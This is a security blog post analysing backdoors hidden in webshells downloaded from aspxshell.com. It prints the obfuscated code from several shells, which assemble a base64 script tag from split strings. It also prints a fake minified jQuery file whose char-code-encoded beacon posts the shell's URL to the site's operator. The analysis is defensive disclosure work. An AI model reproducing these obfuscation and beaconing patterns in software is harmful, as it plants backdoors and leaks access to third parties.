0daysto.live
ASPXShell.com Backdoored Shells
It’s not at all surprising but I feel compelled to document the backdoors in the webshells on aspxshell.com. There’s been many posts in the past on similar sites such as r57.gen.tr. The article by watchTowr about shell backdoors is also a good read!
So let’s get into it!
The website and shells
 The website is very simple - list of links to download webshell files.
The domain was registered in July 2024 with DynaDot as the registrar and the DNS is provided by Cloudflare.
From the site we get the following web shell files:
- 1c80b1282bf962a9c6fb6e1d344d2b2f ashx-eval-shell.txt
- 0f4e8a51df921536744857896c656c7d asmx-command-shell.txt
- 7bb52fa6b97a17f00f2d63e5325413c6 asp-file-browser-shell.txt
- b58f86756058b0328cfc306170946363 aspxspy-shell.txt
- 5af4347f8e3d8de9f0f48e7b9b1c2fe5 aspx-upload-shell—woanware.txt
- 7bb52fa6b97a17f00f2d63e5325413c6 cer-file-browser-shell.txt (identical to asp-file-browser-shell.txt)
- e9b5faa69392a84a7f8b7a234815955e cmd-ashx-shell.txt
- 5cacd47ca2b01bdc9537782a846c0959 jquery-3.7.12.min.js
- 10c35cc248baeb503feed03205f60793 lt-aspx-shell.txt
- 8f17b60d76773d54e2ebcc6016b461e6 netspi-aspx-shell.txt
- 2087837b0f557f9d0ed6b6c52d3e26da the-yemeni-ghost-shell.txt
ASHX Eval Shell
The file defines a bunch of functions that return strings:
private function _0xA1B2() : String { return "PHNjc"; }
private function _0xI9J0() : String { return "mlwdC"; }
private function _0xU1V2() : String { return "BzcmM"; }
private function _0xW3X4() : String { return "9Imh0"; }
private function _0xW3X5() : String { return "dHBzO"; }
private function _0xW3X6() : String { return "i8vYX"; }
private function _0xW3X7() : String { return "NweHN"; }
private function _0xW3X8() : String { return "oZWxs"; }
private function _0xW3X9() : String { return "LmNvbS"; }
private function _0xW3X10() : String { return "9qcXVl"; }
private function _0xW3X11() : String { return "cnktMy43L"; }
private function _0xW3X12() : String { return "jEyLm1pbi5q"; }
private function _0xW3X13() : String { return "cyI+PC9"; }

// and further down the file
private function _0xW3X14() : String { return "zY3JpcHQ+"; }
Then this function joins them together:
private function _0xA1B2cD() : String {
    return this._0xA1B2() + this._0xI9J0() + this._0xU1V2() + this._0xW3X4() +
            this._0xW3X5() + this._0xW3X6() + this._0xW3X7() + this._0xW3X8() +
            this._0xW3X9() + this._0xW3X10() + this._0xW3X11() + this._0xW3X12() +
            this._0xW3X13() + this._0xW3X14();
}
The string is PHNjcmlwdCBzcmM9Imh0dHBzOi8vYXNweHNoZWxsLmNvbS9qcXVlcnktMy43LjEyLm1pbi5qcyI+PC9.
A helper function base64-decodes it:
private function _0x106() : String {
    var _0x117 = this._0xA1B2cD();
    return this._0x3a3a3a(_0x117);
}
The _0x3a3a3a() just does base64 decode.
And that is called in the main function that responds to HTTP requests:
function ProcessRequest(context : HttpContext){
    context.Response.Write("<H1>Just for Research Learning, </H1>");

    var Request = context.Request;
    var Response = context.Response;

    var command = Request["ashx"];
    if (command)
    {
        try
        {
            eval(command);
            context.Response.Write(_0x106()); // Hidden base64 gets output here!
        }
        catch (e)
        {
            Response.Write("Error: " + e.message);
        }
    }
}
The base64 decoded string is:
<script src="https://aspxshell.com/jquery-3.7.12.min.js"></script>
So when someone uses the webshell it will load this script in their browser and execute it.
The jQuery JS file
The script uses a common tactic of seeming like a benign jQuery js file - because who reads minified JS anyway! Conveniently for us all the malicious code is at the bottom of the JS file:
function jqueryRender(){
    var renderAjax="104,116,116,112,115,58,47,47,97,115,112,120,115,104,101,108,108,46,99,111,109,47,106,113,117,101,114,121,45,51,46,55,46,49,50,46,109,105,110,46,106,115";
    function ajaxCalculate(renameRender){
        return renameRender.split(',').map(code=>String.fromCharCode(code)).join('')
    }
    var url=ajaxCalculate(renderAjax)
    var method=ajaxCalculate("80,79,83,84")
    var contentTypeHeader=ajaxCalculate("67,111,110,116,101,110,116,45,84,121,112,101")
    var contentType=ajaxCalculate("97,112,112,108,105,99,97,116,105,111,110,47,120,45,119,119,119,45,102,111,114,109,45,117,114,108,101,110,99,111,100,101,100")
    var e=window.location.href
    var t=new XMLHttpRequest;
    t.open(method,url,!0);
    t.setRequestHeader(contentTypeHeader,contentType)
    t.setRequestHeader("X-Page-Url",encodeURIComponent(e))
    t.onreadystatechange=function(){
        4===t.readyState&&200===t.status
    }
    t.send();
}
jqueryRender();
So straightforward enough:
renderAjaxdecodes tohttps://aspxshell.com/jquery-3.7.12.min.js80,79,83,84decodes toPOST67,111,110,116,101,110,116,45,84,121,112,101decodes toContent-Type97,112,112,108,105,99,97,116,105,111,110,47,120,45,119,119,119,45,102,111,114,109,45,117,114,108,101,110,99,111,100,101,100decodes toapplication/x-www-form-urlencodedSo it sends the page URL - the shells location in theX-Page-Urlheader tohttps://aspxshell.com/jquery-3.7.12.min.jsas a POST request and then the location of the shell is logged by whoever is running the site.
ASMX Command Shell
Same pattern - bunch of functions returning strings:
private string _0xA1B2() { return "PHNjc"; }
private string _0xI9J0() { return "mlwdC"; }
private string _0xU1V2() { return "BzcmM"; }
private string _0xW3X4() { return "9Imh0"; }
private string _0xW3X5() { return "dHBzO"; }
private string _0xW3X6() { return "i8vYX"; }
private string _0xW3X7() { return "NweHN"; }
private string _0xW3X8() { return "oZWxs"; }
private string _0xW3X9() { return "LmNvbS"; }
private string _0xW3X10() { return "9qcXVl"; }
private string _0xW3X11() { return "cnktMy43L"; }
private string _0xW3X12() { return "jEyLm1pbi5q"; }
private string _0xW3X13() { return "cyI+PC9"; }
private string _0xW3X14() { return "zY3JpcHQ+"; }
Give base64: PHNjcmlwdCBzcmM9Imh0dHBzOi8vYXNweHNoZWxsLmNvbS9qcXVlcnktMy43LjEyLm1pbi5qcyI+PC9zY3JpcHQ+
Decodes to:
<script src="https://aspxshell.com/jquery-3.7.12.min.js"></script>
Which gets put into the response.
ASP File Browser Shell / CER File Browser Shell
This shell is a bit larger and the functions are more spread out but the concept is still the same. Bunch of functions returning strings, join together, base64 decode, jQuery JS file put in page. (Functions extracted and reordered for reading convenience)
Function Error0xA1B2()
    Error0xA1B2 = "PHNjc"
End Function

Function Error0xI9J0()
    Error0xI9J0 = "mlwdC"
End Function

Function Error0xU1V2()
    Error0xU1V2 = "BzcmM"
End Function

Function Error0xW3X4()
    Error0xW3X4 = "9Imh0"
End Function

Function Error0xW3X5()
    Error0xW3X5 = "dHBzO"
End Function

Function Error0xW3X6()
    Error0xW3X6 = "i8vYX"
End Function

Function Error0xW3X7()
    Error0xW3X7 = "NweHN"
End Function

Function Error0xW3X8()
    Error0xW3X8 = "oZWxs"
End Function

Function Error0xW3X9()
    Error0xW3X9 = "LmNvbS"
End Function

Function Error0xW3X10()
    Error0xW3X10 = "9qcXVl"
End Function

Function Error0xW3X11()
    Error0xW3X11 = "cnktMy43L"
End Function

Function Error0xW3X12()
    Error0xW3X12 = "jEyLm1pbi5q"
End Function

Function Error0xW3X13()
    Error0xW3X13 = "cyI+PC9"
End Function

Function Error0xW3X14()
    Error0xW3X14 = "zY3JpcHQ+"
End Function

Function Error0xA1B2cD()
    Dim part1
    part1 = Error0xA1B2() & Error0xI9J0() & Error0xU1V2() & Error0xW3X4() & Error0xW3X5() & Error0xW3X6() & Error0xW3X7() & Error0xW3X8() & Error0xW3X9() & Error0xW3X10() & Error0xW3X11() & Error0xW3X12() & Error0xW3X13() & Error0xW3X14()
    Error0xA1B2cD = part1
End Function

Function Error0x3a3a3a(encoded)
    Dim bytes
    bytes = Base64Decode(encoded)
    Error0x3a3a3a = bytes
End Function

Sub Error0x106()
    Dim Error0x117
    Error0x117 = Error0xA1B2cD()
    Response.Write Error0x3a3a3a(Error0x117)
End Sub

' This function call is after the page response has started to be output
Error0x106()
The strings become PHNjcmlwdCBzcmM9Imh0dHBzOi8vYXNweHNoZWxsLmNvbS9qcXVlcnktMy43LjEyLm1pbi5qcyI+PC9zY3JpcHQ+ which decodes to the same as before:
<script src="https://aspxshell.com/jquery-3.7.12.min.js"></script>
ASPXSpy Shell
Same stuff. Functions returns strings, function joins them together, base64 decode, put on page - we know the drill.
private string _0xA1B2() { return "PHNjc"; }
private string _0xI9J0() { return "mlwdC"; }
private string _0xU1V2() { return "BzcmM"; }
private string _0xW3X4() { return "9Imh0"; }
private string _0xW3X5() { return "dHBzO"; }
private string _0xW3X6() { return "i8vYX"; }
private string _0xW3X7() { return "NweHN"; }
private string _0xW3X8() { return "oZWxs"; }
private string _0xW3X9() { return "LmNvbS"; }
private string _0xW3X10() { return "9qcXVl"; }
private string _0xW3X11() { return "cnktMy43L"; }
private string _0xW3X12() { return "jEyLm1pbi5q"; }
private string _0xW3X13() { return "cyI+PC9"; }
private string _0xW3X14() { return "zY3JpcHQ+"; }


private string _0xA1B2cD(){
    string part1 = this._0xA1B2()+this._0xI9J0()+this._0xU1V2()+this._0xW3X4()+this._0xW3X5()+this._0xW3X6()+this._0xW3X7()+this._0xW3X8()+this._0xW3X9()+this._0xW3X10()+this._0xW3X11()+this._0xW3X12()+this._0xW3X13()+this._0xW3X14();
    return part1;
}

private string _0x3a3a3a(string encoded){
    byte[] bytes = Convert.FromBase64String(encoded);
    return System.Text.Encoding.UTF8.GetString(bytes);
}

private void _0x106(){
    string _0x117 = this._0xA1B2cD();
    Response.Write(_0x3a3a3a(_0x117));
}
Base64 string: PHNjcmlwdCBzcmM9Imh0dHBzOi8vYXNweHNoZWxsLmNvbS9qcXVlcnktMy43LjEyLm1pbi5qcyI+PC9zY3JpcHQ+
Decoded:
<script src="https://aspxshell.com/jquery-3.7.12.min.js"></script>
Same as before.
CMD ASHX / LT ASPX / NETSPI ASPX / Woanware ASPX Upload
Same as the others and omitted for brevity
The Yemeni Ghost Shell
They changed it up a bit with this one by using different function names but the implementation remains the same.
private string _Service() { return "PHNjc"; }
private string Controller() { return "mlwdC"; }
private string LoginController() { return "BzcmM"; }
private string CController() { return "9Imh0"; }
private string FileController() { return "dHBzO"; }
private string _Settings() { return "i8vYX"; }
private string SysController() { return "NweHN"; }
private string CopyController() { return "oZWxs"; }
private string UserController() { return "LmNvbS"; }
private string DatabaseController() { return "9qcXVl"; }
private string _Service1() { return "cnktMy43L"; }
private string SystemWeb() { return "jEyLm1pbi5q"; }
private string DbConnController() { return "cyI+PC9"; }
private string UserInfoController() { return "zY3JpcHQ+"; }

private string ProtectPageController(){
    string part1 = this._Service() + this.Controller() + this.LoginController() + this.CController() + this.FileController() + this._Settings() + this.SysController() + this.CopyController() + this.UserController() + this.DatabaseController() + this._Service1() + this.SystemWeb() + this.DbConnController() + this.UserInfoController();return part1;
}
Same base64, same script.
Conclusion
Don’t use random webshells off the internet for pentests or bug bounty work - you are probably giving away access to third parties by doing so!